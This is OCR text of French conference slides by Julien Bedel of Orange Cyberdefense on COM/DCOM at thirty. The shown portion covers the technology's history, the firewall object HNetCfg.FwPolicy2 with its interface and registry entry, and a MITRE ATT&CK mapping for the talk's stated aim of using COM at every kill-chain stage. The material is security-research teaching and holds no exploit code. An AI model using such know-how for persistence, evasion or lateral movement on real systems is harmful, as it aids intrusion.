[28/06/2025]


(D)COM Turns 30: Revisiting a Legacy Interface in the Modern Threatscape

Julien BEDEL

Orange Cyberdefense

LEHACK THE SINGULARITY

Joyeux anniversaire !



Object Architecture


Dealing with the Unknown

- or -

Last Revision: December 1988

Tony Williams
Microsoft Applications Division
Last Revision: December 1988

https://docs.google.com/document/d/1_c8gkZ4ah4kcdO2puYaG53bfyyYzkFqhLwJutOgP5ME



Microsoft Releases Beta Version of DCOM for Windows 95

Microsoft Source

REDMOND, Wash., Sept. 18, 1996 — This week, Microsoft Corp. made available the beta version of Distributed Component Object Model (DCOM) for the Windows® 95 operating system. DCOM, a key capability of ActiveX

REDMOND, Wash., Sept. 18, 1996


DCOM is simply
"COM with a longer wire,"
an object protocol that enables ActiveX components to communicate directly with each other across a network. DCOM is language-neutral, so any language, including Java
™
, that produces ActiveX components can also produce DCOM applications. DCOM will be available on UNIX and other operating systems through Software AG and Digital Equipment Corp., and through an open standards process that is under way.

https://news.microsoft.com/source/1996/09/18/microsoft-releases-beta-version-of-dcom-for-windows-95


Au programme

« Démystifier (D)COM et illustrer comment ce composant peut être utilisé dans toutes les étapes d'une kill-chain cyber »

Cyber kill-chain




Cyber kill-chain



TA0002 Execution	TA0003 Persistence	TA0004 Privilege Escalation	TA0005 Defense Evasion	TA0008 Lateral Movement
4 techniques	3 techniques	5 techniques	11 techniques	1 techniques
T1059 Command and Scripting Interpreter (0/7)	T1574 Hijack Execution Flow (0/10)	T1548 Abuse Elevation Control Mechanism (0/1)	T1548 Abuse Elevation Control Mechanism (0/1)	T1021 Remote Services (0/5)
T1559 Inter-Process Communication (0/2)	T1112 Modify Registry	T1134 Access Token Manipulation (0/5)	T1134 Access Token Manipulation (0/5)	
T1053 Scheduled Task/Job (0/2)	T1053 Scheduled Task/Job (0/2)	T1574 Hijack Execution Flow (0/10)	T1211 Exploitation for Defense Evasion	
T1047 Windows Management Instrumentation		T1055 Process Injection (0/9)	T1222 File and Directory Permissions Modification (0/1)	
		T1053 Scheduled Task/Job (0/2)	T1574 Hijack Execution Flow (0/10)	
			T1656 Impersonation	
			T1070 Indicator Removal (0/9)	
			T1202 Indirect Command Execution	

Disclaimer

1. Je ne suis pas un expert de COM/DCOM
2. On ne va pas pouvoir parler de tout



Component Object Model

Principe de fonctionnement


“Component Object Model (COM) est un système indépendant de la plateforme, distribué et orienté objet pour créer des composants logiciels binaires qui peuvent interagir.”

https://learn.microsoft.com/en-us/windows/win32/com/the-component-object-model

Cas d'usage

Salut ! J'aimerai pouvoir consulter les règles du pare-feu Windows, je fais comment ?

Facile, j'expose tout ce qu'il faut via des interfaces COM !



Dissection d'un objet COM

Name:	HNetCfg.FwPolicy2
CLSID:	E2B3C97F-6AE1-41AC-817A-F6F92166D7DD
Server Type:	InProcServer32
Server:	C:\Windows\System32\FirewallAPI.dll
CmdLine:	N/A
TreatAs:	N/A
Threading Model:	Both
ProgIDs:	
HNetCfg.FwPolicy2	

https://github.com/tyranid/OleViewDotNet

Les interfaces

Interfaces: Refresh

Name	IID	Methods	VTable Offset
IDispatch	00020400-0000-0000-C000-000000000046	7	FirewallAPI.dll+0x52060
INetFwPolicy2	98325047-C671-4174-8D81-DEFCD3F03186	3	FirewallAPI.dll+0x52060
IUnknown	00000000-0000-0000-C000-000000000046	3	FirewallAPI.dll+0x52060

https://github.com/tyranid/OleViewDotNet

Les interfaces


```
[Guid("98325047-c671-4174-8d81-defcd3f03186")]
interface INetFwPolicy2
{
    /* Methods */
    void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
    bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
    void RestoreLocalFirewallDefaults();
    /* Properties */
    int CurrentProfileTypes { get; }
    bool FirewallEnabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    INetFwRules Rules { get; }
    INetFwServiceRestriction ServiceRestriction { get; }
    NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
    bool IsRuleGroupCurrentlyEnabled(string group) { get; }
    NET_FW_MODIFY_STATE_ LocalPolicyModifyState { get; }
}
```

https://github.com/tyranid/OleViewDotNet


Cas d'usage

Et comment tout ça est enregistré dans Windows ?

Comme pour tout le reste..




Cas d'usage


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
{E296669F-B787-4A34-B23D-56F0AF1D450B}
{E2A4E630-7AD8-44f0-B6EE-D36EA4C6EB94}
{E2AD2F90-AC32-4DF6-B47A-61458E559320}
{E2AE5372-5D40-11D2-960E-00C04F8EE628}
{e2b07466-5250-4fc2-8949-46bf91f8cad0}
{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}
Elevation
InprocServer32
ProgID
{E2B71183-B72F-496A-8F5A-F1AC0D331471}
{e2bf9676-5f8f-435c-97eb-11607a5bedf7}
{E2CBCB87-9C07-4523-A78F-061499C83987}
{E2DECFDB-BA0A-46F9-9452-8218C1A9AE45}
{E2E5A310-ECED-444F-81D7-ACCA6AC8A1A8}
{E2E760C5-BF0D-4241-BFD6-6D0AAB648AC9}
Name
Type
Data
(Default)
REG_SZ
C:\Windows\System32\FirewallAPI.dll
ThreadingModel
REG_SZ
Both

Cas d’usage

J’ai tout ce qu’il me faut !



